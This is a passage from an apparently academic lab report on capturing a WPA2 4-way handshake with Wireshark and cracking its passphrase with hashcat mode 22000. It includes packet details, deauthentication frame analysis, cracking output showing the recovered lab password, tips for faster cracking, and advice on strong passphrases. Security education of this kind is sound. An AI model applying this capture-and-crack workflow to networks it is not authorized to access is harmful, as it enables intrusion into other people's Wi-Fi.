Progress.....: 1523712/1000000000 (0.15%)

```

**Fig13: Brute force attack**

**Status:** It indicates the process is currently running.

**Hash Mode:** The hash mode 22000 suggests that Hashcat is targeting WPA-PBKDF2-PMKID+EAPOL, which is used for cracking Wi-Fi network passwords secured with WPA/WPA2.

**Session:** Refers to the name or identifier of the current Hashcat session.

**Time Started and Estimated:** The time when the Hashcat session began and the estimated time to completion.

**Speed:** It lists the number of attempts per second that Hashcat is currently processing. This figure is closely tied to the performance capability of the GPU being used.

**Recovered:** Shows the number of passwords successfully cracked versus the total number of hashes.

**Progress:** Indicates how much of the current workload (wordlist, mask, etc.) has been processed.

**Rejected:** Number of passwords that were tested and rejected because they do not conform to the specified hash format.

**Hardware Mon:** Displays the status and usage of the GPU, including its temperature, fan speed, and utilization percentage.

## Cracking tools:

Kali Linux has various cracking tool suites which are helpful in cracking WPA-2, and it has inbuilt dictionary generators which can generate wordlists used in brute force attacks.

### Tools:


1. Aircrack-ng
2. Burp Suite
3. CeWL
4. Hashcat
5. THC-Hydra
6. John the Ripper
7. PACK

## 4.2

### Devices Connected to Access Point in total- 2 devices.

To find devices connected to a network we use wireshark display filter- “wlan.bssid==”MAC address””,MAC address can be found from eapol filter

- 1) The first device connected is a TP-Link Techno router or access point, and its MAC address is “a8: d9:8c (50:c7:bf:a8:d9:8c)”.



**Fig14: Device 1 Connected to AP1**

- 2) The second device is an LG Electronic device,  
and its MAC address is “64:bc:0c:43:66:15.”

```
1104 6.790871 LGElectronic 43:66:... TpLinkTechno a8:d9:... 802.11 26 Deauthentication, SN=1, FN=0, Flags=.....T
IEEE 802.11 QoS Null function (No data), Flags: .....T
  Type/Subtype: QoS Null function (No data) (0x002c)
  ▶ Frame Control Field: 0xc801
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: TpLinkTechno_a8:d9:8c (50:c7:bf:a8:d9:8c)
    Transmitter address: LGElectronic_43:66:15 (64:bc:0c:43:66:15)
    Destination address: TpLinkTechno_a8:d9:8c (50:c7:bf:a8:d9:8c)
    Source address: LGElectronic_43:66:15 (64:bc:0c:43:66:15)
    BSS Id: TpLinkTechno_a8:d9:8c (50:c7:bf:a8:d9:8c)
    STA address: LGElectronic_43:66:15 (64:bc:0c:43:66:15)
    .... 0000 = Fragment number: 0
    0111 1011 1110 .... = Sequence number: 1982
    [WLAN Flags: .....T]
```

Fig15: Device 2 Connected to Ap1

## 4.3

### 4-Way Handshake Authentication of WPA2-PSK

#### Overview:

The 4-way handshake authentication is a part of the Wi-Fi Protected Access II (WPA2) protocol, designed to provide secure authentication and session key distribution. This process involves the exchange of four messages between the access point (AP) and the station (STA), which could be a laptop, smartphone, or any other device attempting to connect to the Wi-Fi network.

#### Keys Used:

**Pre-Shared Key (PSK):** Also known as the Wi-Fi password, this is agreed upon in advance and known by both the AP and STA.

**Pairwise Master Key (PMK):** Derived from the PSK through a hashing process.

**Pairwise Transient Key (PTK):** Generated during the handshake and used to encrypt data frames during the session.

**Group Temporal Key (GTK):** Used to encrypt multicast and broadcast traffic.

## Message Exchange and Key Computation:

**Message 1:** AP to STA The AP sends an Anonce (nonce generated by the AP) to the STA. This message does not contain any cryptographic material but does include the RSN (Robust Security Network) capabilities.

**Message 2:** STA to AP The STA responds with its Snonce (nonce generated by the STA), and a Message Integrity Code (MIC), including authentication details. STA also confirms its RSN capabilities. At this stage, the STA has enough information (Anonce, Snonce, MAC addresses, and PMK) to compute the PTK. The PTK is derived using the PMK, Anonce, Snonce, and both the AP and STA MAC addresses.

**Message 3:** AP to STA The AP acknowledges receipt of the Snonce and sends the GTK, along with a sequence number for anti-replay purposes, encrypted with the PTK. The AP also includes a MIC to ensure integrity, confirming that it has the correct PTK. Once the STA receives this, it can also confirm that both parties have derived the same PTK.


**Message 4:** STA to AP The STA sends a confirmation to the AP that the PTK and GTK have been installed. The STA includes a MIC to ensure the message's integrity.

## Security Considerations:

- The 4-way handshake secures encrypted communication by using the Pairwise Transient Key (PTK) for unicast traffic and the Group Temporal Key (GTK) for broadcast/multicast traffic.
- If verification of any of the handshake messages fails, the handshake is aborted, necessitating a restart of the process by the station (STA).
- The handshake ensures both the access point (AP) and STA have the correct Pre-Shared Key (PSK)/Pairwise Master Key (PMK) without disclosing it.
- It confirms both parties have synchronized encryption keys and are actively communicating, safeguarding against replay attacks.
- While the handshake is secure against intercepts (as the actual PSK is not transmitted), it is still vulnerable to dictionary attacks if a weak PSK is used.
- To prevent such vulnerabilities, the implementation of a robust, complex PSK is advised.

## 4.4

Examining .pcap file to find 4-way handshake messages.



The image shows a Wireshark packet capture window with a filter set to 'eapol'. The packet list displays six EAPOL messages, which are the four-way handshake messages. The messages are numbered 1331, 1332, 1756, 1758, 1760, and 1762. The source and destination MAC addresses are TplinkTechno\_a8:d9:... and LGElectronic\_43:66:... respectively. The protocol is EAPOL, and the length and info fields are also shown.

No.	Time	Source	Destination	Protocol	Length	Info
1331	9.992474	TplinkTechno_a8:d9:...	LGElectronic_43:66:...	EAPOL	237	Key (Message 3 of 4)
1332	10.000318	LGElectronic_43:66:...	TplinkTechno_a8:d9:...	EAPOL	133	Key (Message 4 of 4)
1756	17.712333	TplinkTechno_a8:d9:...	LGElectronic_43:66:...	EAPOL	133	Key (Message 1 of 4)
1758	17.723254	LGElectronic_43:66:...	TplinkTechno_a8:d9:...	EAPOL	155	Key (Message 2 of 4)
1760	17.736409	TplinkTechno_a8:d9:...	LGElectronic_43:66:...	EAPOL	237	Key (Message 3 of 4)
1762	17.744082	LGElectronic_43:66:...	TplinkTechno_a8:d9:...	EAPOL	133	Key (Message 4 of 4)

**Fig16: The 4-way Handshake Messages**

In the above picture, after opening the .pcap file we use a special filter called EAPOL which is extensible authentication protocol over LAN network, this filter will show us the 4-way handshake messages needed.

We're looking at the details of an EAPOL (Extensible Authentication Protocol over LAN) frame, which is part of the 4-way handshake used in WPA/WPA2 personal security protocols to authenticate a client with an access point and establish encryption keys.



## Message-1




Fig17: Handshake Message 1

**WPA Key Nonce (Number used once):** This is the ANonce (Authenticator Nonce), which is a random number generated by the access point. It is used in the cryptographic process to ensure that old communication cannot be reused in replay attacks. In the frame highlighted, it's “9a47fccd89e68f58d21cb0ac37d38c7b325d404a6a90aade7a5a81d732820878”.

**Key IV (Initialization Vector):** This is typically used to add randomness to encryption and is not used in the 4-way handshake.

**WPA Key RSC (Receiver Sequence Counter):** It's used for keeping track of packet numbers to prevent replay attacks but is typically not used in the 4-way handshake and thus is zeroed out here.

**WPA Key MIC (Message Integrity Code):** This field is used to verify the integrity of the messages in the 4-way handshake. It is a cryptographic checksum of the message with some of the key material.

**WPA Key Data Length:** Indicates the length of the key data field. It is zero in this message, which is common for the first and fourth messages of the 4-way handshake.

## Message-2

No.	Time	Source	Destination	Protocol	Length	Info
1331	9.992474	TplinkTechno_a8:d9:...	LGElectronic_43:66:...	EAPOL	237	Key (Message 3 of 4)
1332	10.000318	LGElectronic_43:66:...	TplinkTechno_a8:d9:...	EAPOL	133	Key (Message 4 of 4)
1756	17.712333	TplinkTechno_a8:d9:...	LGElectronic_43:66:...	EAPOL	133	Key (Message 1 of 4)
1758	17.723254	LGElectronic_43:66:...	TplinkTechno_a8:d9:...	EAPOL	155	Key (Message 2 of 4)
1760	17.736409	TplinkTechno_a8:d9:...	LGElectronic_43:66:...	EAPOL	237	Key (Message 3 of 4)
1762	17.744082	LGElectronic_43:66:...	TplinkTechno_a8:d9:...	EAPOL	133	Key (Message 4 of 4)

▶ Frame 1758: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)	0000	88 01 3a 01 50 c7 bf a8 d9 8c 64 bc 0c 43 66 15	h : &G.y R.....
▶ IEEE 802.11 QoS Data, Flags: .....T	0010	50 c7 bf a8 d9 8c 00 00 06 00 aa 03 00 00 00	&G.yR.....
▶ Logical-Link Control	0020	88 0e 01 03 00 75 02 01 0a 00 00 00 00 00 00	h.....
▼ 802.1X Authentication	0030	00 00 01 3b 70 09 66 96 f2 1f e6 ba 54 d7 c4 54	...;...o 2 W..PD.
Version: 802.1X-2001 (1)	0040	dc 4d a4 91 5e 3a ec 0a 50 d7 76 43 e8 bb d4 b5	.(u);... &P..Y..M.
Type: Key (3)	0050	19 92 0e 00 00 00 00 00 00 00 00 00 00 00 00	k.....
Length: 117	0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
Key Descriptor Type: EAPOL RSN Key (2)	0070	00 00 00 00 67 77 6c 18 95 6d e5 b6 e2 6e 39 c6	.....% n_V.S>9F
[Message number: 2]	0080	20 ca e1 00 16 30 14 01 00 00 0f ac 02 01 00 00	.....
▶ Key Information: 0x010a	0090	0f ac 04 01 00 00 0f ac 02 00 00	.....
Key Length: 0			
Replay Counter: 1			
WPA Key Nonce: 3b70096b96f21fe6ba54d7c454dc4da4915e3ace0a50d77643e8bbd4b519920e			
Key IV: 00000000000000000000000000000000			
WPA Key RSC: 0000000000000000			
WPA Key ID: 0000000000000000			
WPA Key MIC: 0067776c18956de5b6e26e39c620cae1			
WPA Key Data Length: 22			
▶ WPA Key Data: 3014010000fac02010000fac040100000fac020000			

Fig18: Handshake Message 2

**WPA Key Nonce (Number used once):** This is the SNonce (Supplicant Nonce), which is a random number generated by the supplicant (the client device trying to connect to the network). It's used in the cryptographic process to ensure that both the authenticator and the supplicant have unique input for key generation. The value here is.

“3b7096b96f21fe6ba54d7c454dc4da4915e3ace0a50d77643e8bbd4b519920e”.

**WPA Key MIC (Message Integrity Code):** This is the integrity check value for this message, calculated over the entire frame, including the body and some of the header fields, using the temporary key created after the first message of the handshake. Its presence here confirms the integrity and authenticity of this message in the handshake process. The value for the MIC in this packet is “0067776c18956de5b6e26e39c620cae1”.

**WPA Key Data Length:** This indicates the length of the Key Data field. In this packet, the length is 22, which means there's additional data being transmitted as part of this message, which is typically encrypted.

**WPA Key Data:** This contains additional data such as RSN IE (Robust Security Network Information Element) or vendor-specific information. In this case, the data 3014010000fac02010000fac04... is likely part of the RSN IE.

## Message-3




Fig19: Handshake Message 3

**Key Information:** Contains various flags and information regarding the key. For message 3, this often includes an indication that the Key Acknowledgment (Key Ack) and Key MIC are set, and that the Secure bit is not set, which means that the session is not yet considered secure.

**WPA Key Nonce:** This would be the ANonce again, but in the third message, it's typically the same ANonce that was sent in message 1, which is for reference and doesn't serve the same purpose as in message 1.

**WPA Key RSC (Receiver Sequence Counter):** This is used to synchronize the frames between the access point and the client, ensuring that each frame is unique.


**WPA Key MIC (Message Integrity Code):** This is a checksum that ensures the integrity and authenticity of the message. In this screenshot, it's “84a91464c44794a6f1d7ebf6ac88682”.

**WPA Key Data Length:** Indicates the length of the Key Data field, which is 104 in this case.

**WPA Key Data:** This contains the encrypted Group Temporal Key (GTK) and possibly other key-related data that the client will use to decrypt multicast and broadcast traffic in the network. In the screenshot, it starts with “2076370abffacefda77423efd7e60c60409578258fd...”.

This third message is critical because it's the access point's turn to prove to the client that it has the correct credentials. The client will verify the MIC to ensure that the message is authentic and has not been tampered with. If the MIC checks out, the client will then send message 4 to confirm to the access point that it has installed the keys and is ready to secure the communication.

## Message-4



**Fig20: Handshake Message 4**

**Key Information:** Contains various flags about the key. For message 4, this includes an indication that the Secure bit should now be set, indicating that the client has successfully received all the necessary information and is ready to move to a secure state.

**Key Length:** For the fourth message, the key length is 0 because no new key information is being exchanged.

**Replay Counter:** This should match the replay counter in the previous messages to ensure that this is the next expected message in the sequence and no messages have been lost or replayed.

**WPA Key Nonce:** In message 4, the nonce field is not used and thus is zeroed out.

**Key IV (Initialization Vector):** Not used in the 4-way handshake and zeroed out.


**WPA Key RSC (Receiver Sequence Counter):** Not used in the fourth message of the handshake and is zeroed out.

**WPA Key MIC (Message Integrity Code):** This is a checksum that ensures the integrity and authenticity of the message. In this screenshot, it's "642deb8dd58ec71ba5371d2a65468b00".

**WPA Key Data Length:** In the fourth message, this is typically 0, as no additional key data is being sent. This fourth message completes the handshake. The client sends this message to the access point to confirm that it has installed the Pairwise Transient Key (PTK) and is ready to start secure communication. If the access point verifies the MIC successfully, it will start allowing the client to access the network.




## Message 2: Sequence no.1



**Fig22: Deauthentication Message 2**

- Frame Length: The message is 26 bytes on wire, which is 208 bits.
- Receiver Address (Destination MAC): LGElectronic\_43:66:15 (64:bc:0c:43:66:15)
- Transmitter Address (Source MAC): TpLinkTechno\_a8:d9:8c (50:c7:bf:a8:d9:8c)

## Message 3: Sequence no.2



**Fig23: Deauthentication Message 3**

- Frame Length: The message is 26 bytes on wire, which is 208 bits.
- Receiver Address (Destination MAC): LGElectronic\_43:66:15 (64:bc:0c:43:66:15)
- Transmitter Address (Source MAC): TpLinkTechno\_a8:d9:8c (50:c7:bf:a8:d9:8c)

After careful examination of the packet capture, a repetitive pattern of deauthentication messages was observed. The sequence continues across 127 frames, indicating a persistent exchange of deauthentication packets between devices with MAC addresses belonging to LG Electronics and TP-Link Technologies. Each message follows a similar structure, with consistent frame lengths of 26 bytes and sequence numbers incrementing sequentially.

## 4.6

### RESULT

```
Windows PowerShell
Time.Started.....: Tue Feb 20 13:02:22 2024 (6 hours, 0 mins)
Time.Estimated....: Tue Feb 20 19:50:18 2024 (47 mins, 52 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (C:\Anurag\wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 40987 H/s (7.60ms) @ Accel:32 Loops:128 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 882278400/1000000000 (88.23%)
Rejected.....: 0/882278400 (0.00%)
Restore.Point....: 882278400/1000000000 (88.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3456-3584
Candidate.Engine..: Device Generator
Candidates.#1....: 882278400 -> 882294783
Hardware.Mon.#1...: Util: 70% Core:1512MHz Mem: 800MHz Bus:16
```

Fig24: Time taken to crack.

```
46b982ae862a7f7d4c0ffc2c2f5034ea:50c7bfa8d98c:64bc0c436615:ECE-532-AP1:887945353
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: C:\Anurag\2089166_1707946979.hc22000
Time.Started.....: Tue Feb 20 13:02:22 2024 (6 hours, 2 mins)
Time.Estimated....: Tue Feb 20 19:04:46 2024 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (C:\Anurag\wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 40820 H/s (8.38ms) @ Accel:32 Loops:128 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 887947264/1000000000 (88.79%)
Rejected.....: 0/887947264 (0.00%)
Restore.Point....: 887930880/1000000000 (88.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine..: Device Generator
Candidates.#1....: 887930880 -> 887947263
Hardware.Mon.#1...: Util: 72% Core: 400MHz Mem:1200MHz Bus:16

Started: Tue Feb 20 13:00:58 2024
Stopped: Tue Feb 20 19:04:48 2024
PS C:\Anurag\hashcat-6.2.6>hashcat-6.2.6>
```

Fig25: Passkey

**Total Time to Crack the Password:** The packet capture and cracking time was 6 hours and 15 seconds.

**Password:** ECE-532AP1- 887945353



## Improvements:

- **Using More Powerful Hardware:** Employing a more powerful GPU or multiple GPUs can drastically reduce the time required for cracking passwords, ex: RTX 4070, 4090ti.
- **Optimizing Wordlists:** Using more targeted wordlists, or rules to modify the wordlists can make the attacks more efficient.
- **Using Rainbow Tables:** If the hash type supports it and if it's feasible considering the size of the tables.
- **Fine-Tuning Hashcat Settings:** Adjusting settings such as workloads, vector width, and kernel loops to match your hardware capabilities can increase efficiency.
- **Utilizing Distributed Computing:** Splitting the workload across multiple machines can decrease the time for password recovery.

## 4.7

### SUGGESTION

For WPA2 (Wi-Fi Protected Access II), it is recommended to use a passphrase (pre-shared key) that is both complex and at least 16 characters long. A longer passphrase increases the entropy, making it more resistant to brute-force attacks.

**Entropy:** Each additional character in a password increases its entropy logarithmically. For instance, a password with a character set of 95 printable ASCII characters (26 lowercase + 26 uppercase + 10 digits + 33 symbols) that is 16 characters long would have  $95^{16}$  combinations.

**Brute-Force Attack Time:** The average time to crack a password using brute force goes up significantly with each additional character. Given modern GPUs can try billions of combinations per second, a 12-character password might be cracked in a feasible time frame, while a 16-character password would take exponentially longer.

### Passphrase Generation:

**Randomness:** Use a truly random or pseudorandom process to avoid predictable patterns. Do not use common phrases, sequential strings, or personal information.

**Complexity:** Include a mix of uppercase and lowercase letters, digits, and symbols to maximize the available character set, thereby increasing the number of possible combinations for the passphrase.

**Avoiding Dictionary Words:** Do not use plain dictionary words or combinations of dictionary words, as these can be quickly cracked by dictionary attacks.

**Regular Changes:** Regularly update the passphrase to reduce the chance that a compromised key will be usable over a long period.

## CONCLUSION

To enhance WPA2 security, it is advisable to use Bitwarden. This open-source password manager supports the generation of random passwords up to 128 characters, maximizing passphrase strength. Additionally, Bitwarden offers two-factor authentication for extra security. Being open source, it is evaluated for vulnerabilities by numerous security professionals.

## REFERENCES

